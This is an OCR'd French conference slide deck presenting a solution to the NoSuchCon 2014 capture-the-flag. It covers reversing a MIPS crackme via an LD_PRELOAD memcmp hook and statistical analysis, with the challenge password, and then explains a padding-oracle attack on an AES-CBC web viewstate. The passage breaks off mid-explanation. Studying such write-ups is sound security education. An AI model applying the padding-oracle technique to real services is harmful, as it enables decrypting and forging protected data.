
Solution du challenge NoSuchCon 2014

RéSIST – 17 février 2015

THALES

Challenge NoSuchCon 2014

- Conférence à Paris 19-21 Novembre
- Créé par Synacktiv
- Objectif : Trouver une adresse email ainsi qu'un mot de passe
- Challenge en 3 étapes :
  - Reverse MIPS
    - Rétro ingénierie et analyse statistique
  - Evasion d'une sandbox Python Pickle modifiée
    - Attaque sur AES-128 (padding oracle)
    - Exfiltration de données (XML External Entity)
    - Evasion de la sandbox Pickle
  - Exploitation x86-64 de services cryptographiques distants
    - Exploitation d'un buffer overflow
    - Timing cache attack sur RSA


Some stats...
850+ curious downloaded level 1
159 reversers cracked level 1
22 ninjas evaded level 2
5 w4rL0rdZ killed level 3
SYNACKTIV
DIGITAL SECURITY
3 / 7

Plan

- **Reverse MIPS**
  - **Rétro ingénierie et analyse statistique**
- **Evasion d'une sandbox Python Pickle modifiée**
  - Attaque sur AES-128 (padding oracle)
  - Exfiltration de données (XML External Entity)
  - Evasion de la sandbox Pickle
- **Exploitation x86-64 de services cryptographiques distants**
  - Exploitation d'un buffer overflow
  - Timing cache attack sur RSA

Découverte du binaire

```
$ tar tf crackmips.tar.gz
        ./crackmips
$ file crackmips
        crackmips: ELF 32-bit LSB executable, MIPS, MIPS-II version 1, dynamically
linked (uses shared libs), for GNU/Linux 2.6.26, [...], not stripped
```


Machine virtuelle MIPSel

https://people.debian.org/~aurel32/qemu/mipsel/

```
# qemu-system-mipsel -m 256 -M malta -kernel vmlinux-3.2.0-4-4kc-malta -hda
debian_wheezy_mipsel_standard.qcow2 -append "root=/dev/sda1 console=ttyS0" --nographic -
redir tcp:2222::22

# ./crackmips
usage: ./crackmips password

# ./crackmips ABC
WRONG PASSWORD
```

ÉTAPE 1 : Rétro ingénierie MIPSel

- **Vérifications diverses sur le mot de passe**
  - strlen(PASSWORD) == 48



```
loc_40207C:
lw      $v0, 0x48+arg_4($fp)
addiu   $v0, 4
lw      $v0, 0($v0)
jal     strlen
move    $a0, $v0          # s
move    $v1, $v0
li      $v0, 48
beq     $v1, $v0, loc_4020CC
or      $at, $zero
```

  - Uniquement des caractères hexadécimaux
- **Fork sur une procédure de débug**
- **Application d'une grosse procédure modifiant la clef entrée**
- **Test sur la valeur de la clef entrée modifiée**

  [Synacktiv + NSC = <3]
- **Déchiffrement d'un blob AES (key=sha256(clef entrée))**


ÉTAPE 1 : Rétro ingénierie MIPSel

- **Vérifications diverses sur le mot de passe**
  - strlen(PASSWORD) == 48

```
loc_40207C:
lw      $v0, 0x48+arg_4($fp)
addiu   $v0, 4
lw      $v0, 0($v0)
jal     strlen
move    $a0, $v0          # s
move    $v1, $v0
li      $v0, 48
beq     $v1, $v0, loc_4020CC
or      $at, $zero
```

  - Uniquement des caractères hexadécimaux
- **Fork sur une procédure de débug**
- **Application d'une grosse procédure modifiant la clef entrée**
- **Test sur la valeur de la clef entrée modifiée**


  [Synacktiv + NSC = <3]
- **Déchiffrement d'un blob AES (key=sha256(clef entrée))**



ÉTAPE 1 : Rétro ingénierie MIPSel

En résumé

```
if len(password != 48)
        badboy()
if !decode(password)
        badboy()
if fork()
        debug()
else
        modif = grosse_procedure(password)
        if memcmp( modif , [ Synacktiv + NSC = <3 ] ) == 0
                goodboy()
        else
                badboy()
```




ÉTAPE 1 : Rétro ingénierie MIPSel

En résumé

```
if len(password != 48)
        badboy()
if !decode(password)
        badboy()
if fork()
        debug()
else
        modif = grosse_procedure(password)
        if memcmp( modif , [ Synacktiv + NSC = <3 ] ) == 0
                goodboy()
        else
                badboy()
```

Observation de la valeur intermédiaire en fonction du mot de passe




ÉTAPE 1 : Collecte de donnée

```
# ldd crackmips
    libssl.so.1.0.0 => /usr/lib/mipsel-linux-gnu/libssl.so.1.0.0 (0x779b1000)
    libc.so.6 => /lib/mipsel-linux-gnu/libc.so.6 (0x77828000)
    libcrypto.so.1.0.0 => /usr/lib/mipsel-linux-gnu/libcrypto.so.1.0.0 (0x77681000)
    libdl.so.2 => /lib/mipsel-linux-gnu/libdl.so.2 (0x7766d000)
    libz.so.1 => /lib/mipsel-linux-gnu/libz.so.1 (0x77645000)
    /lib/ld.so.1 (0x55550000)
```

ÉTAPE 1 : Collecte de donnée

Pré chargement d'une librairie pour surcharger « memcmp »

- Collecte de données des états intermédiaires



```
addiu   $v0, $fp, 0x48+var_28
move    $a0, $v0          # s1
lui     $v0, 0x40
addiu   $a1, $v0, (aSynacktivNsc3 - 0x400000)  # "[ Synacktiv + NSC = <3 ]"
jal     memcmp
li      $a2, 0x18         # n
beqz    $v0, loc_403A44
or      $at, $zero
```

- États intermédiaires proches pour des mots de passe proches

```
$ LD_PRELOAD=./preload.so ./crackmips AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
5F2E17F69F9B4348755D782C9CBB0821FC9C97BC489B220C
$ LD_PRELOAD=./preload.so ./crackmips AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABB
5F2E17F69F9B4348755D782C9CBB0821FC9C97BC4923220C
```

- ➔ Choix d'une résolution par analyse statistique
  - Collecte de données avec 10 VM MIPS pour des mots de passe aléatoires

ÉTAPE 1 : Analyse statistique

Analyse statistique sur 6 blocs de 4 octets

- La modification partielle d'un bloc dans le mot de passe entraine la modification partielle du même bloc dans l'état intermédiaire

- La valeur de l'état intermédiaire cible est connue

  `[ Synacktiv + NSC = <3 ]`

  - Dans le bon endianness :


79	53	20	5B	6B	63	61	6E	20	76	69	74	53	4E	20	2B	20	3D	20	43	5D	20	33	3C
y	S		[	k	c	a	n		v	i	t	S	N		+		=		C	]		3	<

ÉTAPE 1 : Analyse statistique

Analyse statistique sur 6 blocs de 4 octets

- Premier bloc : 7953205B
- Recherche de motifs : 795*****, *953****, ...
- Analyse des passwords ayant généré
- Recherche de bits invariants par motif

```
[david@newton] $ export BLOCK=0; cat results |grep -- '-> 795.....' |python2 analyse_key3.py |head -n20
```



Bits du premier bloc ayant
généré un bloc 795*****

ÉTAPE 1 : Analyse statistique

Analyse statistique sur 6 blocs de 4 octets

- Automatisation de la recherche des bits invariants par motif

```
$ export BLOCK=0; grep -- '-> 795.....' results |python2 analyze_key.py
0     ==> 0
2     ==> 1
4     ==> 0
5     ==> 0
6     ==> 1
7     ==> 0
10    ==> 1
11    ==> 0
```

- Généralisation pour tous les motifs de 3 caractères (hexa) pour chaque bloc
- 84% des bits identifiés ➔ Brute-force des quelques bits manquants


ÉTAPE 1 : Solution

```
./crackmips 322644EF941077AB1115AB575363AE87F58E6D9AFE5C62CC
good job!
Next level is there: http://nsc2014.synacktiv.com:65480/oob4giekee4zaeW9/
```

Plan

- **Reverse MIPS**
  - Rétro ingénierie et analyse statistique
- **Evasion d'une sandbox Python Pickle modifiée**
  - Attaque sur AES-128 (padding oracle)
  - Exfiltration de données (XML External Entity)
  - Evasion de la sandbox Pickle
- **Exploitation x86-64 de services cryptographiques distants**
  - Exploitation d'un buffer overflow
  - Timing cache attack sur RSA


ÉTAPE 2 : Découverte de l'épreuve



3 web services

- msg.add (titre, message, vs)
- msg.del (id, vs)
- msg.list (vs)

ÉTAPE 2 : Découverte de l'épreuve



Stockage dans « vs »

- Pas de stockage distant
- « vs » encodé en base64
- L'ajout d'un message à entropie faible affecte peu la taille de « vs » ➔ compression
- « vs » aléatoire ➔ chiffrement probable
- « vs » toujours multiple de 16 octets ➔ chiffrement par bloc + padding

THALES

ÉTAPE 2 : Fuzzing du paramètre « vs »

Plusieurs erreurs renvoyés par le serveur

- **Dans la majorité des cas**
  - 500: corrupted viewstate
- **Pour le reste**
  - 500: corrupted viewstate suivi d'une erreur de la zlib

Conclusions

- **Le paramètre Viewstate (« vs ») est :**
  - Compressé par la zlib
  - Chiffré par un algorithme de chiffrement par bloc de 16 octets
  - Encodé en base64
- **Dans certains cas le programme distant passe l'étape de déchiffrement pour tenter la décompression zlib**
  - Suspicion de vérification de padding ➔ Attaque par padding oracle

Plan

- **Reverse MIPS**
  - Rétro ingénierie et analyse statistique
- **Evasion d'une sandbox Python Pickle modifiée**
  - **Attaque sur AES-128 (padding oracle)**
  - Exfiltration de données (XML External Entity)
  - Evasion de la sandbox Pickle
- **Exploitation x86-64 de services cryptographiques distants**
  - Exploitation d'un buffer overflow
  - Timing cache attack sur RSA

ÉTAPE 2 : Padding oracle

Principe de l'attaque

- Présentation du Padding PKCS#5
- Fonctionnement d'AES CBC
- Attaque par padding oracle

Mise en pratique sur l'étape 2

- Padding différent du padding standard
- Adaptation à l'aide des erreurs renvoyées

ÉTAPE 2 : Padding PKCS#5

	Block 1								Block 2							
	1	2	3	4	5	6	7	8	1	2	3	4	5	6	7	8
Normal	H	E	L	L	O											

ÉTAPE 2 : Padding PKCS#5

	Block 1								Block 2							
	1	2	3	4	5	6	7	8	1	2	3	4	5	6	7	8
Normal	H	E	L	L	O											
Padding	H	E	L	L	O	0x3	0x3	0x3								

ÉTAPE 2 : Padding PKCS#5

	Block 1								Block 2							
	1	2	3	4	5	6	7	8	1	2	3	4	5	6	7	8
Normal	H	E	L	L	O											
Padding	H	E	L	L	O	0x3	0x3	0x3								
Normal	P	A	D	D	I	N	G	A	T	T	A	C				

ÉTAPE 2 : Padding PKCS#5

	Block 1								Block 2							
	1	2	3	4	5	6	7	8	1	2	3	4	5	6	7	8
Normal	H	E	L	L	O											
Padding	H	E	L	L	O	0x3	0x3	0x3								
Normal	P	A	D	D	I	N	G	A	T	T	A	C				
Padding	P	A	D	D	I	N	G	A	T	T	A	C	0x4	0x4	0x4	0x4

ÉTAPE 2 : Padding PKCS#5

	Block 1								Block 2							
	1	2	3	4	5	6	7	8	1	2	3	4	5	6	7	8
Normal	H	E	L	L	O											
Padding	H	E	L	L	O	0x3	0x3	0x3								
Normal	P	A	D	D	I	N	G	A	T	T	A	C				
Padding	P	A	D	D	I	N	G	A	T	T	A	C	0x4	0x4	0x4	0x4
Normal	A	A	A	A	A	A	A	A								

ÉTAPE 2 : Padding PKCS#5


	Block 1								Block 2							
	1	2	3	4	5	6	7	8	1	2	3	4	5	6	7	8
Normal	H	E	L	L	O											
Padding	H	E	L	L	O	0x3	0x3	0x3								
Normal	P	A	D	D	I	N	G	A	T	T	A	C				
Padding	P	A	D	D	I	N	G	A	T	T	A	C	0x4	0x4	0x4	0x4
Normal	A	A	A	A	A	A	A	A								
Padding	A	A	A	A	A	A	A	A	0x8	0x8	0x8	0x8	0x8	0x8	0x8	0x8

ÉTAPE 2 : Padding PKCS#5


- **Déchiffrement vulnérable à une padding attack**
  - → Deux comportements différents ➔ padding oracle

- **Grâce aux erreurs de mauvais padding, il est possible de chiffrer et déchiffrer l'AES**

ÉTAPE 2 : AES CBC




Cipher Block Chaining (CBC) mode encryption




Cipher Block Chaining (CBC) mode decryption

Source : http://en.wikipedia.org/wiki/Block_cipher_mode_of_operation

ÉTAPE 2 : AES CBC



Cipher Block Chaining (CBC) mode encryption



Cipher Block Chaining (CBC) mode decryption

Source : http://en.wikipedia.org/wiki/Block_cipher_mode_of_operation

ÉTAPE 2 : AES CBC

- **Exemple avec des blocs de 8 octets**

	Block 1							
	1	2	3	4	5	6	7	8
Plaintext	B	R	I	A	N	;	1	2
